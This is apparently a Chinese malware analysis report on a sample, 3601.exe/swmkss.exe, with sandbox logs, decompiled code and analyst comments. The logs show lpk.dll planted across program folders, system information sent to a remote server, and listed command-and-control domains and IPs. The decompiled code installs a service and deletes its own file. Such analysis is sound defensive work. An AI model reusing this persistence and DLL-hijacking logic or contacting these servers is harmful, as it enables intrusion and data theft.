08:31:26:634	swmkss.exe	1112:3924	740	FILE_write	C:\Boot\lpk.dll	offset:0x00000000 datalen:0x00008000	0x00000000 [操作
08:31:26:634	swmkss.exe	1112:3924	740	FILE_write	C:\Program Files\010 Editor\lpk.dll	offset:0x00000000 datalen:0x00008000	0x00000000 [操作
08:31:31:112	swmkss.exe	1112:3924	740	FILE_touch	C:\Program Files\Cheat Engine 7.1\lpk...	access:0x00130197 alloc_size:32256 attrib:0x00000020 share_access:0x00000000 disposition:0x00000002 options:0x00000064	0x00000000 [操作
08:31:31:112	swmkss.exe	1112:3924	740	FILE_write	C:\Program Files\Cheat Engine 7.1\lpk...	offset:0x00000000 datalen:0x00007E00	0x00000000 [操作
08:31:31:112	swmkss.exe	1112:3924	740	FILE_modified	C:\Program Files\Cheat Engine 7.1\lpk...		0x00000000 [操作
08:31:32:640	swmkss.exe	1112:3924	740	FILE_write	C:\Program Files\Cheat Engine 7.1\lpk...	offset:0x00000000 datalen:0x00008000	0x00000000 [操作
08:31:34:481	swmkss.exe	1112:3924	740	FILE_touch	C:\Program Files\CLaunch\lpk.dll	access:0x00130197 alloc_size:32256 attrib:0x00000020 share_access:0x00000000 disposition:0x00000002 options:0x00000064	0x00000000 [操作
08:31:34:481	swmkss.exe	1112:3924	740	FILE_write	C:\Program Files\CLaunch\lpk.dll	offset:0x00000000 datalen:0x00007E00	0x00000000 [操作


3.3 进程监控



```
08:31:22:594  cmd.exe      1364:3960  740  PROC_exec  C:\Program Files\WinRAR\Rar.exe     target_pid:2044
08:31:22:594  cmd.exe      1364:3960  740  PROC_open                                      target_pid:2984 access:0x00000400
08:31:22:594  cmd.exe      1364:3960  740  PROC_exec  C:\Windows\System32\find.exe        target_pid:2984
08:31:22:656  swmkss.exe   1112:3924  740  PROC_open                                      target_pid:3396 access:0x00000400
08:31:22:656  swmkss.exe   1112:3924  740  PROC_exec  C:\Program Files\WinRAR\Rar.exe     target_pid:3396
08:31:22:703  swmkss.exe   1112:3924  740  PROC_open                                      target_pid:3064 access:0x00000400
08:31:22:703  swmkss.exe   1112:3924  740  PROC_exec  C:\Program Files\WinRAR\Rar.exe     target_pid:3064
08:31:22:750  swmkss.exe   1112:3924  740  PROC_open                                      target_pid:2320 access:0x00000400
08:31:22:750  swmkss.exe   1112:3924  740  PROC_exec  C:\Windows\System32\cmd.exe         target_pid:2320
08:31:22:797  swmkss.exe   1112:3924  740  PROC_open                                      target_pid:3796 access:0x00000400
08:31:22:797  swmkss.exe   1112:3924  740  PROC_exec  C:\Windows\System32\cmd.exe         target_pid:3796
08:31:22:828  conhost.exe  3796:460   740  PROC_open                                      target_pid:844 access:0x00000400
08:31:22:828  conhost.exe  3796:460   740  PROC_exec  C:\Program Files\WinRAR\Rar.exe     target_pid:844
08:31:22:828  conhost.exe  3796:460   740  PROC_open                                      target_pid:876 access:0x00000400
08:31:22:828  conhost.exe  3796:460   740  PROC_exec  C:\Windows\System32\find.exe        target_pid:876
08:31:22:890  swmkss.exe   1112:3924  740  PROC_open                                      target_pid:2140 access:0x00000400
08:31:22:890  swmkss.exe   1112:3924  740  PROC_exec  C:\Program Files\WinRAR\Rar.exe     target_pid:2140
08:31:22:937  swmkss.exe   1112:3924  740  PROC_open                                      target_pid:3724 access:0x00000400
08:31:22:937  swmkss.exe   1112:3924  740  PROC_exec  C:\Program Files\WinRAR\Rar.exe     target_pid:3724
08:31:22:984  swmkss.exe   1112:3924  740  PROC_open                                      target_pid:2184 access:0x00000400
08:31:22:984  swmkss.exe   1112:3924  740  PROC_exec  C:\Windows\System32\cmd.exe         target_pid:2184
08:31:23:124  swmkss.exe   1112:3924  740  PROC_open                                      target_pid:2192 access:0x00000400
08:31:23:124  swmkss.exe   1112:3924  740  PROC_exec  C:\Windows\System32\cmd.exe         target_pid:2192
08:31:23:140  dllhost.exe  2192:2400  740  PROC_open                                      target_pid:464 access:0x00000400
08:31:23:140  dllhost.exe  2192:2400  740  PROC_exec  C:\Program Files\WinRAR\Rar.exe     target_pid:464
08:31:23:156  dllhost.exe  2192:2400  740  PROC_open                                      target_pid:3076 access:0x00000400
08:31:23:156  dllhost.exe  2192:2400  740  PROC_exec  C:\Windows\System32\find.exe        target_pid:3076
08:31:23:187  swmkss.exe   1112:3924  740  PROC_open                                      target_pid:1764 access:0x00000400
08:31:23:187  swmkss.exe   1112:3924  740  PROC_exec  C:\Program Files\WinRAR\Rar.exe     target_pid:1764
08:31:23:234  swmkss.exe   1112:3924  740  PROC_open                                      target_pid:3272 access:0x00000400
08:31:23:234  swmkss.exe   1112:3924  740  PROC_exec  C:\Program Files\WinRAR\Rar.exe     target_pid:3272
08:31:23:280  swmkss.exe   1112:3924  740  PROC_open                                      target_pid:2648 access:0x00000400
08:31:23:280  swmkss.exe   1112:3924  740  PROC_exec  C:\Windows\System32\cmd.exe         target_pid:2648
08:31:23:327  swmkss.exe   1112:3924  740  PROC_open                                      target_pid:3632 access:0x00000400
08:31:23:327  swmkss.exe   1112:3924  740  PROC_exec  C:\Windows\System32\cmd.exe         target_pid:3632
08:31:23:343  conhost.exe  3632:3392  740  PROC_open                                      target_pid:2620 access:0x00000400
08:31:23:343  conhost.exe  3632:3392  740  PROC_exec  C:\Program Files\WinRAR\Rar.exe     target_pid:2620
08:31:23:343  conhost.exe  3632:3392  740  PROC_open                                      target_pid:1636 access:0x00000400
08:31:23:343  conhost.exe  3632:3392  740  PROC_exec  C:\Windows\System32\find.exe        target_pid:1636
08:31:23:390  swmkss.exe   1112:3924  740  PROC_open                                      target_pid:2364 access:0x00000400
08:31:23:390  swmkss.exe   1112:3924  740  PROC_exec  C:\Program Files\WinRAR\Rar.exe     target_pid:2364
08:31:23:436  swmkss.exe   1112:3924  740  PROC_open                                      target_pid:3412 access:0x00000400
08:31:23:436  swmkss.exe   1112:3924  740  PROC_exec  C:\Program Files\WinRAR\Rar.exe     target_pid:3412
```

执行解压然后还执行查找

3.4 网络监控




```
时间          进程名      进程ID     任务组ID  动作         路径                  参数
08:31:22:937  swmkss.exe  1112:2368  740       NET_connect  156.254.43.31:9426    protocol:(TCP)0
08:31:23:000  swmkss.exe  1112:2368  740       NET_send     156.254.43.31:9426    protocol:(TCP)0 datalen:184 data:'B0 00 00 00 77 00 00 00 04 08 00 00 57 69 6E 20 '
08:31:42:545  swmkss.exe  1112:2684  740       NET_connect  156.254.43.31:9426    protocol:(TCP)0
08:31:43:544  swmkss.exe  1112:2944  740       NET_connect  0.0.0.0:9999          protocol:(TCP)0
08:31:43:593  swmkss.exe  1112:1816  740       NET_connect  0.0.0.0:9898          protocol:(TCP)0
08:32:03:898  swmkss.exe  1112:3184  740       NET_connect  156.254.43.31:9
08:32:04:096  swmkss.exe  1112:2304  740       NET_connect  0.0.0.0:9999
08:32:04:159  swmkss.exe  1112:2364  740       NET_connect  0.0.0.0:9898
08:32:20:076  swmkss.exe  1112:1228  740       NET_connect  192.168.78.1:80
08:32:24:695  swmkss.exe  1112:1744  740       NET_connect  0.0.0.0:9999
08:32:24:785  swmkss.exe  1112:3112  740       NET_connect  0.0.0.0:9898
08:32:25:254  swmkss.exe  1112:2140  740       NET_connect  156.254.43.31:9
08:32:46:607  swmkss.exe  1112:3312  740       NET_connect  156.254.43.31:9
08:32:49:766  swmkss.exe  1112:1492  740       NET_connect  0.0.0.0:9999
08:32:49:855  swmkss.exe  1112:2300  740       NET_connect  0.0.0.0:9898
08:33:07:949  swmkss.exe  1112:2076  740       NET_connect  156.254.43.31:9
08:33:14:838  swmkss.exe  1112:2304  740       NET_connect  0.0.0.0:9999
08:33:14:927  swmkss.exe  1112:2364  740       NET_connect  0.0.0.0:9898
08:33:29:280  swmkss.exe  1112:3740  740       NET_connect  156.254.43.31:9
08:33:38:881  swmkss.exe  1112:1228  740       NET_connect  192.168.78.1:80
08:33:39:910  swmkss.exe  1112:3268  740       NET_connect  0.0.0.0:9999
08:33:39:997  swmkss.exe  1112:2208  740       NET_connect  0.0.0.0:9898
08:33:50:615  swmkss.exe  1112:3392  740       NET_connect  156.254.43.31:9
08:34:04:980  swmkss.exe  1112:2660  740       NET_connect  0.0.0.0:9999
08:34:05:067  swmkss.exe  1112:3088  740       NET_connect  0.0.0.0:9898
08:34:11:912  swmkss.exe  1112:1800  740       NET_connect  156.254.43.31:9
08:34:30:063  swmkss.exe  1112:1468  740       NET_connect  0.0.0.0:9999
08:34:30:142  swmkss.exe  1112:2432  740       NET_connect  0.0.0.0:9898
08:34:33:216  swmkss.exe  1112:1948  740       NET_connect  156.254.43.31:9
08:34:54:613  swmkss.exe  1112:2588  740       NET_connect  156.254.43.31:9
08:34:55:146  swmkss.exe  1112:3308  740       NET_connect  0.0.0.0:9999          protocol:(TCP)0
08:34:55:241  swmkss.exe  1112:1708  740       NET_connect  0.0.0.0:9898          protocol:(TCP)0
08:34:57:452  swmkss.exe  1112:1228  740       NET_connect  192.168.78.1:80       protocol:(TCP)0
08:35:15:913  swmkss.exe  1112:2072  740       NET_connect  156.254.43.31:9426    protocol:(TCP)0
08:35:20:232  swmkss.exe  1112:3024  740       NET_connect  0.0.0.0:9999          protocol:(TCP)0
08:35:20:312  swmkss.exe  1112:3572  740       NET_connect  0.0.0.0:9898          protocol:(TCP)0
08:35:37:220  swmkss.exe  1112:2504  740       NET_connect  156.254.43.31:9426    protocol:(TCP)0
08:35:45:303  swmkss.exe  1112:2304  740       NET_connect  0.0.0.0:9999          protocol:(TCP)0
08:35:45:387  swmkss.exe  1112:2364  740       NET_connect  0.0.0.0:9898          protocol:(TCP)0
08:35:58:545  swmkss.exe  1112:1708  740       NET_connect  156.254.43.31:9426    protocol:(TCP)0
08:36:10:410  swmkss.exe  1112:3724  740       NET_connect  0.0.0.0:9999          protocol:(TCP)0
08:36:10:469  swmkss.exe  1112:2652  740       NET_connect  0.0.0.0:9898          protocol:(TCP)0
08:36:11:513  swmkss.exe  1112:1228  740       NET_connect  192.168.78.1:80       protocol:(TCP)0
```

```
动作详细信息
动作    调用栈    进程    任务组

动作：    NET_send
描述：    发送数据包
类型：    MT_netmon
时间：    08:31:23:000
进程ID：  1112
线程ID：  2368
结果：    0x00000000 [操作成功完成。 ]
路径：
156.254.43.31:9426
参数：
protocol:(TCP)0
datalen:184
data:
00000000: B0 00 00 00 77 00 00 00 04 08 00 00 57 69 6E 20 : ....w.......Win
00000010: 37 20 53 50 31 00 00 00 00 00 00 00 00 00 00 00 : 7 SP1...........
00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 : ................
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 : ................
00000040: 00 00 00 00 00 00 00 00 00 00 00 00 32 30 34 38 : ............2048
00000050: 20 4D 42 00 00 00 00 00 00 00 00 00 00 00 00 00 :  MB.............
00000060: 00 00 00 00 00 00 00 00 00 00 00 00 31 2A 32 34 : ............1*24
00000070: 39 36 4D 48 7A 00 00 00 00 00 00 00 00 00 00 00 : 96MHz...........

关闭
```

发送可疑数据包，内容：系统的一些配置信息


3.5 行为监控



```
08:31:21:845  conhost.exe  740:1140   740  BA_extract_pe      C:\Windows\swmkss.exe
08:31:21:845  conhost.exe  740:1140   740  BA_self_copy       C:\Windows\swmkss.exe
08:31:21:970  cmd.exe      1132:1208  740  BA_self_delete     C:\Users\15PB\Desktop\3601.exe
08:31:22:407  swmkss.exe   1112:3060  740  BA_extract_pe      C:\Windows\System32\hra33.dll
08:31:22:407  swmkss.exe   1112:3060  740  BA_extract_pe      C:\RCXA5C0.tmp
08:31:22:500  swmkss.exe   1112:3924  740  BA_extract_pe      C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\lpk.dll
08:31:22:500  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\lpk.dll
08:31:24:918  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Boot\lpk.dll
08:31:24:918  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Boot\lpk.dll
08:31:24:981  swmkss.exe   1112:3852  740  BA_extract_pe      D:\Program Files\PalmInput\2.7.0.1702\lpk.dll
08:31:24:981  swmkss.exe   1112:3852  740  BA_extract_hidden  D:\Program Files\PalmInput\2.7.0.1702\lpk.dll
08:31:25:652  swmkss.exe   1112:3852  740  BA_extract_pe      D:\Program Files\PalmInput\Extensions\Guard\2.6.0.49\lpk.dll
08:31:25:652  swmkss.exe   1112:3852  740  BA_extract_hidden  D:\Program Files\PalmInput\Extensions\Guard\2.6.0.49\lpk.dll
08:31:25:745  swmkss.exe   1112:3852  740  BA_extract_pe      D:\Program Files\PalmInput\Extensions\Snap\1.0.0.1\lpk.dll
08:31:25:745  swmkss.exe   1112:3852  740  BA_extract_hidden  D:\Program Files\PalmInput\Extensions\Snap\1.0.0.1\lpk.dll
08:31:26:010  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Program Files\010 Editor\lpk.dll
08:31:26:010  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Program Files\010 Editor\lpk.dll
08:31:31:112  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Program Files\Cheat Engine 7.1\lpk.dll
08:31:31:112  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Program Files\Cheat Engine 7.1\lpk.dll
08:31:34:481  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Program Files\CLaunch\lpk.dll
08:31:34:481  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Program Files\CLaunch\lpk.dll
08:31:42:860  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Program Files\Common Files\microsoft shared\ink\lpk.dll
08:31:42:860  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Program Files\Common Files\microsoft shared\ink\lpk.dll
08:31:47:640  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Program Files\Common Files\microsoft shared\MSInfo\lpk.dll
08:31:47:640  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Program Files\Common Files\microsoft shared\MSInfo\lpk.dll
08:31:53:071  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Program Files\Common Files\VMware\Drivers\video_wddm\Vista\lpk.dll
08:31:53:071  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Program Files\Common Files\VMware\Drivers\video_wddm\Vista\lpk.dll
08:31:54:064  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Program Files\Common Files\VMware\Drivers\vss\lpk.dll
08:31:54:064  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Program Files\Common Files\VMware\Drivers\vss\lpk.dll
08:31:54:244  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Program Files\DVD Maker\lpk.dll
08:31:54:245  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Program Files\DVD Maker\lpk.dll
08:32:29:099  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Program Files\Google\Chrome\Application\87.0.4280.88\lpk.dll
08:32:29:100  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Program Files\Google\Chrome\Application\87.0.4280.88\lpk.dll
08:32:29:360  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Program Files\Google\Chrome\Application\87.0.4280.88\Installer\lpk.dll
08:32:29:361  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Program Files\Google\Chrome\Application\87.0.4280.88\Installer\lpk.dll
08:32:31:062  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Program Files\Google\Chrome\Application\lpk.dll
08:32:31:062  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Program Files\Google\Chrome\Application\lpk.dll
08:32:31:384  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Program Files\Google\Update\1.3.36.52\lpk.dll
08:32:31:384  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Program Files\Google\Update\1.3.36.52\lpk.dll
08:32:32:744  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Program Files\Google\Update\Download\{430FD4D0-B729-4F61-AA34-91526481799D}\1.3.36.52\lpk.dll
08:32:32:745  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Program Files\Google\Update\Download\{430FD4D0-B729-4F61-AA34-91526481799D}\1.3.36.52\lpk.dll
08:32:32:805  swmkss.exe   1112:3924  740  BA_extract_pe      C:\Program Files\Google\Update\Download\{8A69D345-D564-463C-AFF1-A69D9E530F96}\87.0.4280.88\lpk.dll
08:32:32:806  swmkss.exe   1112:3924  740  BA_extract_hidden  C:\Program Files\Google\Update\Download\{8A69D345-D564-463C-AFF1-A69D9E530F96}\87.0.4280.88\lpk.dll

总事件数：645155        显示事件数：253        监控状态：开启
```

4 3601.exe 具体分析

整体概括



```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  struct WSAData WSAData; // [esp+0h] [ebp-1A0h]
  SERVICE_TABLE_ENTRYA ServiceStartTable; // [esp+190h] [ebp-10h]
  int v7; // [esp+198h] [ebp-8h]
  int v8; // [esp+19Ch] [ebp-4h]

  WSAStartup(0x202u, &WSAData);

  // 判断注册表中是否存在Ghijkl Nopqrstu Wxy
  // 如果注册表中存在Ghijkl Nopqrstu Wxy说明病毒服务已经启动
  // 然后为服务创建处理回调
  if ( RegIsExist() )
  {
    v7 = 0;
    v8 = 0;
    ServiceStartTable.lpServiceName = "Ghijkl Nopqrstu Wxy";
    ServiceStartTable.lpServiceProc = LpserviceMainProc;
    StartServiceCtrlDispatcherA(&ServiceStartTable);
  }
  else
  {
    // 释放病毒到windows目录下
    // 并且设置注册表，绑定服务启动windows路径下的病毒
    CopyVirAndCreateVirServiceWriteReg(
      "Ghijkl Nopqrstu Wxy",
      "Ghijkl Nopqrstu Wxyabcde Ghij",
      "Ghijklmn Pqrstuvwx Abcdefg Ijklmnop Rst");
    if ( g_VirIsCopy )
    {
      DelSrcFile();
      ExitProcess(0);
    }
  }
  return 0;
}
```


第二个服务器地址 sbcq.f3322.org

第三个服务器地址 www.520123.xyz


第四个服务器地址被加密，"1NTUHRYRExYRExYREx3c0eQJChcRFUM="，解密后是

www.520520520.org:9426

4.1 服务回调函数

